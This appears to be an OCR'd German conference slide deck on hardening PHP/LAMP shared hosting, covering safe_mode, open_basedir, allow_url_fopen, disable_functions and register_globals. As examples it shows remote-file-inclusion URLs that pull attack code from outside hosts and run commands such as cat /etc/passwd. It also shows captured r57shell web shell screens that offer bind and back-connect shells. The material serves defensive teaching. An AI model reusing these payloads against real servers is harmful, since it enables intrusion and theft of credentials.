Dem Hack keine Chance
LAMP im Shared-Hosting sicher betreiben

Heinlein Support GmbH

Peer Heinlein

<p.heinlein@heinlein-support.de>

Selbstschutz

Wo sind meine Risiken?

- Haben wir Geheimnisse?
  - .htaccess und .htpasswd
    Passwort des CMS reicht oft genug für komplette Content-Manipulation
  - config.php und Co...
    Beinhaltet das MySQL-Passwort im Klartext!
  - "Geschützte" Verzeichnisse, interne Bereiche
    Können Kundendaten, betriebsinterne Zahlen, unveröffentlichte Angebote, Produktdetails uvam beinhalten!

Selbstschutz

Wo sind meine Risiken?

- Haben wir ein schlechtes Gewissen, wenn...
  - /tmp
  - /home
  - /etc
  - /proc
  - /
  - ...

  frei einsehbar sind?

Selbstschutz

PHP und seine Risiken

- Der lokale Nutzer – ist er immer vertrauenswürdig?
  - Eigener PHP-Code ermöglicht
    - Zugriff auf das Filesystem
    - Zugriff auf temporäre Daten
    - Zugriff auf andere Dienste (MySQL, LDAP)
  - Leicht kann "jeder" Kunde auf dem anzugreifenden Server werden

Selbstschutz

PHP und seine Risiken

- Der Remote User – ist er tatsächlich immer "remote"?
  - Remote Nutzer können oft wie lokale Nutzer agieren
  - PHP-Code-Injection
    - remote Angreifer führt eigenen Code lokal aus
  - MySQL-Injection
    - remote Angreifer stellt eigene MySQL-Abfragen
  - Manipulation von Variablen der PHP-Scripte
  - Ausnutzen von Programmierfehlern
  - Zugriff auf das Filesystem durch nachlässige Include-Programmierung

Selbstschutz

PHP-Code Injection

- PHP Code-Injection
  - kann der Angreifer nahezu beliebig Dateien includen, wird der Einsatz schadhaften Codes ermöglicht
  - eigene PHP-Code-Schnipsel ermöglichen Angreifer gezieltes Vorgehen
  - phpBB-Wurm etc. nutzen genau diese Möglichkeiten ihren Code zu installieren

http://www.firma.de/cms/index.php?id=http://www.server.de/angriffscode.php

Werkzeuge kennen

„safe_mode“ ist seinen Namen nicht wert!

- Was "safe_mode" überhaupt macht...
  - "safe_mode" prüft bei Includes die Übereinstimmung der Dateibesitzer von PHP-Script und zu includierender Datei.
    - Soll einen Include fremder Dateien verhindern.
- Problem:
  - Jeder User müsste tatsächlich eine eigene UID haben.
    --> auf Shared Servern oft nicht der Fall
  - Dateiuploads etc. haben oft die UID des Webservers -> ID-Konflikt!
- "safe_mode" ist noch Grundlage anderer PHP-Limitierungen, wie z.B. Beschränkung einzelner PHP-Funktionen.

Werkzeuge kennen

„safe_mode“ ist seinen Namen nicht wert!

- Die trügereische Sicherheit des "safe" mode...
  - Kontrolliert nicht grundsätzlich den Zugriff auf das Dateisystem
  - Hat (hatte?) Implementierungsfehler in einzelnen Funktionen
  - Verhindert nicht Code-Injection u.ä.
- Bewirkt eine kleine Absicherung -- von "safe" kann aber keine Rede sein

Werkzeuge kennen

„open_basedir“ verkannter Rettungsanker

- „open_basedir“ beschränkt Dateizugriffe auf bestimmte Pfade
  - Jede virtuelle Domain kann einen eigenen "basedir" im VirtualHost-Container bekommen:

```
ServerAdmin webmaster@example.com
DocumentRoot /srv/www/htdocs/www.example.com/html
ServerName www.example.com
ErrorLog /var/log/httpd/www.exaple.com-error
CustomLog /var/log/httpd/www.example.com-access_log combined
php_admin_value open_basedir /srv/www/htdocs/www.example.com:/usr/share/php
...
```

  - Ein Nutzer kann nicht aus diesem Bereich ausbrechen!
  - Schlechte Programmierung gefährdet diesen Nutzer, nicht andere!

Werkzeuge kennen

„allow_url_fopen“: Darf der Server surfen?

- allow_url_fopen=no
  - Verhindert pauschale "remote"-Includes jedweder Quelle

- Firewall sollte http und ftp ausgehend für den Webserver sperren oder nur selektiv freischalten.
  - Pauschales Nachladen aller externen Inhalte ist gefährlich
  - Selektive Freischaltung vertrauenswürdiger Quellen sind die Ausnahme
    - CMS-Updateserver
    - Systemupdateserver
    - vertrauenswürdig RSS-Feed-, Poll-, Contentserver

Werkzeuge kennen

„system()“, „exec()“ und die Shell steht offen

- system() und exec() führen beliebige *nix-Kommandos aus.
  - Ständig im Logfile zu finden:
    - `http://www.heinlein-support.de/index.php?id=http://farpador.ubbi.com.br/cmd.txt?&cmd=uname%20-a;cat%20/proc/version;uptime;id;pwd;/sbin/ifconfig|grep%20inet;cat%20/etc/passwd`
  - cmd.php & Co übergeben cmd-Parameter an system() oder exec()
    --> fertig ist die für den Angreifer frei nutzbare Shell

    Er kann beliebig (!) lokal (!) Kommandos ausführen und flexibel reagieren.

Werkzeuge kennen

„system()“, „exec()“ und die Shell steht offen

- Abhilfe: „disable_functions“

  disable_functions = system, passthru, phpinfo, show_source, exec, shell_exec, popen, proc_open

- Problem:
  - Manchmal erfordert ein CMS ein exec() - i.d.R. wg. fauler Programmierung (z.B. Typo3)
  - Notlösung: exec() selektiv erlauben, aber "safe_mode_exec_dir = /srv/www/bin" setzen
  - Alternative: dediziertes System für derartige Anwendungsgruppen

Werkzeuge kennen

Ein gesundes Mißtrauen...

- Bei "register_globals=yes" werden alle URL-Parameter in Variablen gewandelt
  - Angreifer kann beliebige Variablen des Scriptes mit Werten belegen
  - Programmierer vertrauen nicht initialisierten Variablen:

```
if($username == "tux" && $password == "blabla") {
    $auth = 1;
}
if($auth == 1) {
          print "Interner Bereich";
} else {
    print "Sorry, kein Zugriff";
}
```

- Was passiert bei "http://www.example.com/index.php?auth=1"?

Werkzeuge kennen

Ein gesundes Mißtrauen...

- "register_globals=no" zwingt zur sauberen Programmierung:


```
$auth = 0;
$uid = $_GET['username'];
$pwd = $_GET['password'];
[...]
```

- Problem: Schlecht programmierte Scripte laufen nicht.
- Vorteil: Schlecht programmierte Scripte laufen nicht.

Werkzeuge kennen


Das Zwiebelschalenprinzip


- jede Schicht sichert den Kern
- Vorteil:
  - Schichten greifen zum Teil ineinander
  - Rahmen sind auch individuell schaltbar
  - bei Ausfall einer Schicht greifen die anderen trotzdem



Werfen wir einen Blick in die Praxis

- http://www.example.com/index.php
- http://www.example.com/index.php?page=includes/c1.inc
- http://www.example.com/index.php?
  page=http://www.example2.com/hacks/r57shell.php


! r57shell 1.3
26-10-2012 06:59:40 [phpinfo] [php.ini] [cpu] [mem] [users] [tmp] [delete]
safe_mode: OFF PHP version: 5.3.15 cURL: OFF MySQL: OFF MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions : NONE
HDD Free : 106.38 MB HDD Total : 1019.72 MB
uname -a : Linux linux-76wq 3.4.6-2.10-desktop #1 SMP PREEMPT Thu Jul 26 09:36:26 UTC 2012 (641c197) x86_64 x86_64 x86_64 GNU/Linux
sysctl : Linux 3.4.6-2.10-desktop
$OSTYPE : linux-gnu
Server : Apache/2.2.22 (Linux/SUSE)
id : uid=30(wwwrun) gid=8(www) Gruppen=8(www)
pwd : /srv/www/htdocs/www.example2.com/html/hacks (drwxr-xr-x)
Executed command: ls -lia
insgesamt 208
27580 drwxr-xr-x 2 wwwrun root 4096 2. M¦¤r 2009 .
27575 drwxr-xr-x 4 wwwrun root 4096 2. M¦¤r 2009 ..
27582 -rw-r--r-- 1 wwwrun users 101591 2. M¦¤r 2009 r57shell.php
27581 -rw-r--r-- 1 root root 101591 2. M¦¤r 2009 r57shell.txt
:: Execute command on server ::
Run command ?
Work directory ? /srv/www/htdocs/www.example2.com/html/hacks
Execute
:: Edit files ::
File for edit ? /srv/www/htdocs/www.example2.com/html/hacks
Edit file
:: Aliases ::
Select alias ? find suid files
Execute
:: Find text in files ::
Find text ? text
Find
In dirs ? /srv/www/htdocs/www.example2.com/html/hacks
* (/root;/home;/tmp)
Only in files ? .txt;.php
* (.txt;.php;.htm)
:: Search text in files via find ::
Text for find ? text
Find
Find in folder ? /srv/www/htdocs/www.example2.com/html/hacks
* (/root;/home;/tmp)
Find in files ? *.[hc]
* you can use regexp
:: Eval PHP code ::
/* delete script */
//unlink("r57shell.php");
//readfile("/etc/passwd");
Execute
:: Upload files on server ::


Select alias ? find suid files Execute
:: Find text in files ::
Find text ? text Find
In dirs ? /srv/www/htdocs/www.example2.com/html/hacks * (/root;/home;/tmp)
Only in files ? .txt;.php * (.txt;.php;.htm)
:: Search text in files via find ::
Text for find ? text Find
Find in folder ? /srv/www/htdocs/www.example2.com/html/hacks * (/root;/home;/tmp)
Find in files ? *.[hc] * you can use regexp
:: Eval PHP code ::
/* delete script */
//unlink("r57shell.php");
//readfile("/etc/passwd");
Execute
:: Upload files on server ::
Local file ? Durchsuchen...
New name ? Upload
:: Upload files from remote server ::
With ? wget Remote file ? http://
Local file ? /srv/www/htdocs/www.example2.com/html/hacks Upload
:: ??????? ?? ????? ????? ::
file ? /srv/www/htdocs/www.example2.com/html/hacks ?????
Archivation ? without archivation
:: ?????? ::
???????? ???? ????? ????
??? ? hacker@mail.com
?? ? billy@microsoft.com
??????? ? hello billy
?????? ? mail text here
?????
???????? ???? ??? ??? ?????
??? ? hacker@mail.com
?? ? billy@microsoft.com
??????? ? file from r57shell
Local file ? /srv/www/htdocs/www.example2.com/html/hacks
Archivation ? without archivation
?????
:: ?????? ::
Bind port to /bin/bash
Port ? 11457
Password for access ? r57
Use ? Perl
Bind
back-connect
IP ? 192.168.122.1
Port ? 11457
Use ? Perl
Connect
datapipe
Local port ? 11457
Remote host ? irc.dalnet.ru
Remote port ? 6667
Use ? datapipe.pl
Run
o---[r57shell - http-shell by RST/GHC | http://rst.void.ru | http://ghc.ru ترجم إلى اللغة العربية بواسطة مستعمر version 1.3]---o

```
linux-76wq:/srv/www/htdocs # lsof -i :11457
COMMAND  PID   USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
perl    4588 wwwrun    3u  IPv4  14018      0t0  TCP *:11457 (LISTEN)
linux-76wq:/srv/www/htdocs # _
```

```
<VirtualHost *:80>

 ServerAdmin webmaster@example.com
 DocumentRoot /srv/www/htdocs/www.example.com/html
 ServerName www.example.com
 ErrorLog /var/log/apache2/www.example.com-error
 CustomLog /var/log/apache2/www.example.com-access_log combined
 # 3
 # php_admin_flag safe_mode 1
 # 2
 # php_admin_flag allow_url_fopen 0
 # 4
 # php_admin_flag register_globals 0

 # Weitere Absicherung durch eigene Pfade pro Domain
 php_admin_value upload_tmp_dir /srv/www/htdocs/www.example.com/tmp
 php_admin_value session.save_path /srv/www/htdocs/www.example.com/session
<Directory /srv/www/htdocs/www.example.com>
 # 1
 php_admin_value open_basedir    /srv/www/htdocs/www.example.com:/usr/share/php
</Directory>

</VirtualHost>
```

Soweit, sogut.

Gleich sind Sie am Zug:
Fragen und Diskussionen!

- Natürlich und gerne stehe ich Ihnen jederzeit mit Rat und Tat zur Verfügung und freue mich auf neue Kontakte.
  - Peer Heinlein
  - Mail: p.heinlein@heinlein-support.de
  - Telefon: 030/40 50 51 – 42

- Wenn's brennt:
  - Heinlein Support 24/7 Notfall-Hotline: 030/40 505 - 110

Ja, diese Folien stehen auch als PDF im Netz...
http://www.heinlein-support.de/vortrag

Wir suchen:
Admins, Consultants, Trainer!

Wir bieten:
Spannende Projekte, Kundenlob, eigenständige Arbeit, keine Überstunden, Teamarbeit

...und natürlich: Linux, Linux, Linux...

http://www.heinlein-support.de/jobs

Und nun...

- Vielen Dank für's Zuhören...
- Schönen Tag noch...
- Und viel Erfolg an der Tastatur...

Bis bald.

heinlein

Heinlein Support hilft bei allen Fragen rund um Linux-Server

HEINLEIN AKADEMIE

Von Profis für Profis: Wir vermitteln die oberen 10% Wissen: geballtes Wissen und umfangreiche Praxiserfahrung.

HEINLEIN HOSTING

Individuelles Business-Hosting mit perfekter Maintenance durch unsere Profis. Sicherheit und Verfügbarkeit stehen an erster Stelle.

HEINLEIN CONSULTING

Das Backup für Ihre Linux-Administration: LPIC-2-Profis lösen im CompetenceCall Notfälle, auch in SLAs mit 24/7-Verfügbarkeit.

HEINLEIN ELEMENTS

Hard- und Software-Appliances und speziell für den Serverbetrieb konzipierte Software rund ums Thema eMail.